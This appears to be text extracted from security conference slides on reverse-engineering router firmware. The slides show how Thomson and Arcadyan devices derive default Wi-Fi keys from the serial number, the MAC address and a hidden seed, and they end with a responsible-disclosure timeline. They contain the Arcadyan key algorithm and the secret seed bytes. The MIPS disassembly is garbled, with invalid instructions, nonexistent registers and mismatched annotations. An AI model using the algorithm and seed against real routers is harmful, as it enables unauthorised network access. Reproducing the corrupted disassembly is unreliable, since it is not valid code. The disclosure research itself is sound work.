addiu   $t0, $sp, 0x00+var_1D
addiu   $t1, $sp, 0x00+var_1C
jal     store 6 bytes from all to a1
addiu   $t2, $sp, 0x00+var_1B
lbu    $s2, 0x00+var_20($sp)
lbu    $s3, 0x00+var_1F($sp)
lbu    $t0, 0x00+var_1D($sp)
lbu    $t1, 0x00+var_1C($sp)
lbu    $t3, 0x00+var_1B($sp)
move    $s0, $sp
lui    $a1, 0x0004
jal     sprintf
la      $a1, 020x02  || "02x:02x:02x:02x:02x"
move    $s0, $s1
move    $s1, $sp
jal     MD5
move    $s2, $s2
jal     nullsub_47
move    $s0, $s0
lw      $ra, 0x00+var_4($sp)
lw      $s2, 0x00+var_0($sp)

```

md5(model+ISP+ Serial Number)



Thomsom in more countries

```
..._generator:  
  
var_10= -0x10  
var_C= -0xC  
  
addiu    $sp, -0x20  
sw      $ra, 0x20+var_C($sp)  
sw      $s0, 0x20+var_10($sp)  
nove    $s0, $a1  
jal     generateHash_...  
nove    $a1, $sp  
nove    $a2, $zero  
addu    $v0, $sp, $a2
```

```
loc_80546448:  
lbu    $v0, 0($v0)  
srl    $v0, 4  
sll    $a0, $a2, 1  
addu   $a0, $s0  
slti   $v1, $v0, 10  
addiu  $a1, $v0, "0"  
addiu  $v0, 0x37 ## '7'  
xori   $v1, 0  
movn   $v0, $a1, $v1  
sb     $v0, 0($a0)  
addu   $v0, $sp, $a2  
lbu    $v0, 0($v0)  
andi   $v0, 0xF  
sll    $a0, $a2, 1  
addu   $a0, $s0  
addiu  $a0, 1  
slti   $v1, $v0, 0x6  
addiu  $a1, $v0, 0x30  
addiu  $v0, 0x37 ## '7'  
xori   $v1, 0  
movn   $v0, $a1, $v1  
sb     $v0, 0($a0)  
addiu  $a2, 1  
slti   $v0, $a2, 5
```



Thomsom in more countries

```

generateHash_███████ :  

var_20= -0x20  

var_1F= -0x1F  

var_1E= -0x1E  

var_1D= -0x1D  

var_1C= -0x1C  

var_1B= -0x1B  

var_10= -0x10  

var_10= -0x10  

var_C= -0xC  

var_B= -0  

var_A= -4  

addiu $sp, -0x40  

sw $ra, 0x00+var_4($sp)  

sw $s2, 0x00+var_8($sp)  

sw $st1, 0x00+var_C($sp)  

sw $s6, 0x00+var_10($sp)  

move $st1, $0  

move $s6, $0  

jal use_serial_number?  

move $s2, $a1  

move $sa0, $v0  

jal function_very_used  

li $a1, 1  

addiu $s0, $sp, 0x00+var_18  

move $a0, $s0  

jal function_very_used_2  

move $a1, $v0  

move $sa0, $s0  

addiu $a1, $sp, 0x00+var_20  

addiu $s2, $sp, 0x00+var_1F  

addiu $s3, $sp, 0x00+var_1E  

addiu $s4, $sp, 0x00+var_1D  

addiu $st1, $sp, 0x00+var_1C  

jal store_c_bytes_from_ab_to_a1  

addiu $t2, $sp, 0x00+var_1B  

lbu $a2, 0x00+var_20($sp)  

lbu $a3, 0x00+var_1F($sp)  

lbu $t0, 0x00+var_1E($sp)  

lbu $t1, 0x00+var_1D($sp)  

lbu $t2, 0x00+var_1C($sp)  

lbu $t3, 0x00+var_1B($sp)  

move $sa0, $sp  

lui $a1, 0x0004  

jal sprint?  

lis $at, a 02x0 || "" - %02x;%02x;%02x;%02x;%02x;%02x...  

move $a1, $s1  

move $a1, $sp  

jal MD5  

move $a2, $s2  

jal nullsub_47  

move $sa0, $s0

```

md5(model+ISP+ Serial Number)



Arcadyan update log

```

1  #####[E-BOOTPARAM-WRITE] User settings are not stored!!
2  ###[BUILD-WEP] (Z1 Z2 Z3): %1X%1X%1X
3  ###[BUILD-WEP] (x[1] XOR z[2])=(%1X XOR %1X)=%1X
4  ###[BUILD-WEP] (y[2] XOR y[3]) =(%1X XOR %1X)=%1X
5  #[BUILD-WEP] (x[3] XOR y[1]) =(%1X XOR %1X)=%1X
6  #####[BUILD-WEP] (x[2] XOR z[3]) =(%1X XOR %1X)=%1X
7  #####[BUILD-WEP] (w[0] w[1] w[2] w[3]): %1X%1X%1X%1X
8  #####%1X%1X%1X%1X%1X%1X%1X%1X%1X%1X%1X#[BUILD-WEP]: Key:%s
9  #####[BUILD-WEP] K1,2:[%1X,%1X]
10 ##[BUILD-WEP] (K1 XOR S10)=(%1X XOR %1X)=%1X
11 ##[BUILD-WEP] (K1 XOR S9) =(%1X XOR %1X)=%1X
12 ##[BUILD-WEP] (K1 XOR S8) =(%1X XOR %1X)=%1X
13 ##[BUILD-WEP] (X1 X2 X3): %1X%1X%1X
14 ###[BUILD-WEP] (K2 XOR M10)=(%1X XOR %1X)=%1X
15 ##[BUILD-WEP] (K2 XOR M11)=(%1X XOR %1X)=%1X
16 ##[BUILD-WEP] (K2 XOR M12)=(%1X XOR %1X)=%1X
17 ##[BUILD-WEP] (Y1 Y2 Y3): %1X%1X%1X
18 ###[BUILD-WEP] (M11 XOR S10)=(%1X XOR %1X)=%1X
19 #####Boot Parameters NOT found !!!
20 ##Bootcode version: %
21 ###Serial number: %
22 ##Hardware version: %
23 #####%02X%02X%02X%02X%02X#####strWlanMacAddr:%s
24 ##WLAN%c%c%c%c###[BUILD-WEP] S6,7,8,9,10:[%1X,%1X,%1X,%1X,%1X]
25 ###[BUILD-WEP] M7,8,9,10,11,12:[%1X,%1X,%1X,%1X,%1X,%1X]
26 ##### Invalid wireless channel range %d ~ %d
27 ##### Use default value %d ~ %d
28 ##default route: %d.%d.%d.%d
29 #ifno:%d enableOS:%d enableWEP:%d enableSSN:%d
30 #####No configuration file present!!
31 #####Cleanup configuration in flash memory!!
32 #####> flash version:[%s], [%d.%d.%d]
33 #etcpip_init_config##Jan 18 2008#16:39:45###Set flash memory layout to #BRN-BOOT#
34 ###01234567###[BUILD-WEP] (M12 XOR S9) =(%1X XOR %1X)=%1X
35 #####[BUILD-WEP] (K1 XOR K2) =(%1X XOR %1X)=%1X
36 #####!!#[E-CFG-VER] Reconfiguration required!!

```



Arcadyan. WPA key generation

We broke this just bruteforcing similar Arcadyan algorithms^{2 3}.

Require: $s6, s7, s8, s9, s10, m9, m10, m11, m12 \in [0, \dots, F]$

$$k1 \leftarrow (s7 + s8 + m11 + m12) \& (0xF)$$

$$k2 \leftarrow (m9 + m10 + s9 + s10) \& (0xF)$$

$$x1 \leftarrow k1 \oplus s10$$

$$x2 \leftarrow k1 \oplus s9$$

$$x3 \leftarrow k1 \oplus s8$$

$$y1 \leftarrow k2 \oplus m10$$

$$y2 \leftarrow k2 \oplus m11$$

$$y3 \leftarrow k2 \oplus m12$$

$$z1 \leftarrow m11 \oplus s10$$

$$z2 \leftarrow m12 \oplus s9$$

$$z3 \leftarrow k1 \oplus k2$$

$$w1 \leftarrow s6$$

$$w2 \leftarrow k1 \oplus z3$$

$$w3 \leftarrow k2 \oplus z3$$

return $[x1, y1, z1, w1, x2, y2, z2, w2, x3, y3, z3, w3]$

²<https://www.seguridadwireless.net>

³<https://sviehb.wordpress.com>



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


Figure: Call flow from `generateKey`



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


Figure: Call flow for `createWPAPassphraseFromKey`



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```

la    $a1, ssid
la    $v0, createSSIDFromMAC
move  $t9, $v0
jalr  $t9 : createSSIDFromMAC
nop
lw    $gp, 0xC8+var_B0($fp)
li    $v0, 0x20 // ...
sw    $v0, 0xC8+var_90($fp)
li    $v0, 0x8
sw    $v0, 0xC8+var_90($fp)
addiu $v0, $fp, 0xC8+var_90
la    $a0, key
move  $a1, $v0
lw    $a2, 0xC8+arg_0($fp)
la    $v0, 0xA0000
addiu $a3, $v0, (a1236790 - 0xA0000) // "1234567890"
la    $v0, generateKey
move  $t9, $v0
jalr  $t9 : generateKey
nop
lw    $gp, 0xC8+var_B0($fp)
la    $v0, 0xA0000
addiu $a0, $v0, (aGeneratekey - 0xA0000) // "generateKey"
la    $v0, puts
move  $t9, $v0
jalr  $t9 : puts
nop
lw    $gp, 0xC8+var_B0($fp)
lw    $v0, 0xC8+var_90($fp)
la    $a0, passphrase
la    $a1, key
move  $a2, $a0
la    $v0, createWPAPassphraseFromKey
move  $t9, $v0
jalr  $t9 : createWPAPassphraseFromKey
nop
lw    $gp, 0xC8+var_B0($fp)
la    $v0, 0xA0000
addiu $v0, (aPassphraseSIdx - 0xA0000) // "PassPhrase=%s , idx=%d\n"
move  $a0, $v0
la    $a1, passphrase
lw    $a2, 0xC8+arg_0($fp)

```

Figure: Dissassembly of wlWriteMdmDefault



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```

    la    $v0, SHA256_Init
move  $t9, $v0
jalr  $t9 : SHA256_Init
nop
lw    $gp, 0x28+var_C($fp)
lw    $a0, 0x28+var_10($fp)
la    $v0, 0x00000000 secret seed located
addiu $a1, $v0, 0x29E8 at 0xd29e0 with 32
li    $a2, 0x20 ## ''
la    $v0, SHA256_Update
move  $t9, $v0
jalr  $t9 : SHA256_Update
nop
lw    $gp, 0x28+var_C($fp)
lw    $a0, 0x28+arg_C($fp)
la    $v0, strlen
move  $t9, $v0
jalr  $t9 : strlen
nop
lw    $gp, 0x28+var_C($fp)
lw    $a0, 0x28+var_10($fp)
lw    $a1, 0x28+arg_C($fp) srg_C is the string
la    $v0, "1236790" coming
move  $a2, $v0 from generateKey
move  $t9, $v0
jalr  $t9 : SHA256_Update
nop
lw    $gp, 0x28+var_C($fp)
lw    $a0, 0x28+var_10($fp)
lw    $a1, 0x28+arg_10($fp)
li    $a2, 6 # 6 bytes mac address
la    $v0, SHA256_Update
move  $t9, $v0
jalr  $t9 : SHA256_Update
nop
lw    $gp, 0x28+var_C($fp)
la    $a0, hash
lw    $a1, 0x28+var_10($fp)
la    $v0, SHA256_Final
    
```

Figure: Dissassembly of generateKey-from-mac



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```

LOAD:00002D138 .byte 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
LOAD:00002D138 .byte 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
LOAD:00002D138 .byte 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
LOAD:00002D9D8 .align 4
LOAD:00002D9E0 _fdata:
LOAD:00002D9E0 .globl _fdata
LOAD:00002D9E1 .byte 0x64 ## d
LOAD:00002D9E2 .byte 0xC6 ## ar
LOAD:00002D9E3 .byte 0xDD ## l
LOAD:00002D9E4 .byte 0xE3 ## 0
LOAD:00002D9E4 .byte 0xE5 ## 0
LOAD:00002D9E5 .byte 0x79 ## V
LOAD:00002D9E6 .byte 0xB6 ## R
LOAD:00002D9E7 .byte 0x09 ## +
LOAD:00002D9E8 .byte 0xB6 ## a
LOAD:00002D9E9 .byte 0x96 ## 0
LOAD:00002D9EA .byte 0x8D ## v
LOAD:00002D9EB .byte 0x34 ## 4
LOAD:00002D9EC .byte 0x45 ## E
LOAD:00002D9ED .byte 0x02 ## B
LOAD:00002D9EE .byte 0x3B ## :
LOAD:00002D9EF .byte 0x15 ## -
LOAD:00002D9F0 .byte 0xCA ## -
LOAD:00002D9F1 .byte 0xF ## >
LOAD:00002D9F2 .byte 0x12 ## :
LOAD:00002D9F3 .byte 0x84 ## =
LOAD:00002D9F4 .byte 2 ## ?
LOAD:00002D9F5 .byte 0xC ## %
LOAD:00002D9F6 .byte 0x56 ## V
LOAD:00002D9F7 .byte 0 ## 0
LOAD:00002D9F8 .byte 5 ## +
LOAD:00002D9F9 .byte 0xCE ## +
LOAD:00002D9FA .byte 0x20 ## u
LOAD:00002D9FB .byte 0x75 ## u
LOAD:00002D9FC .byte 0x91 ## ae
LOAD:00002D9FD .byte 0xAF ## ?
LOAD:00002D9FE .byte 0xDC ## ?
LOAD:00002D9FF .byte 0x80 ##

a0123456789abcd:.ascii "0123456789abcdefghijklmnopqrstuvwxyz<0>" Charset
LOAD:00002A00 .align 4

```

*_fdata is the "secret seed" and
it is located at the offset
0x000d29e0*



Figure: Secret data found out in the library



Timeline

Responsible disclosure

- ① 2014-12-20 Communication with NCSC ^a
- ② 2015-01-?? Radboud Nijmegen & NCSC contact with ISPs
- ③ 2015-02-01 Dutch ISPs are aware about the vulnerabilities
- ④ 2015-04-02 1st meeting with ISPs. Presentation
- ⑤ 2015-04-29 2nd meeting with ISPs. Presentation
- ⑥ 2015-08-04 Talk at Bsides Las Vegas-PasswordsCON
- ⑦ 2015-08-11 Full disclosure at USENIX WOOT'15

^a<https://www.ncsc.nl/english>



Conclusion

- Since SpeedTouch security issue in 2008, security has not improved whatsoever
- This is an industry-wide problem.
- **Security by Obscurity** does not work!
- Vendors reuse the same algorithms with slightly small changes
- Neither stripped nor obfuscated binaries are a solution
- Please do not include algorithms inside of FW images



Questions and answers

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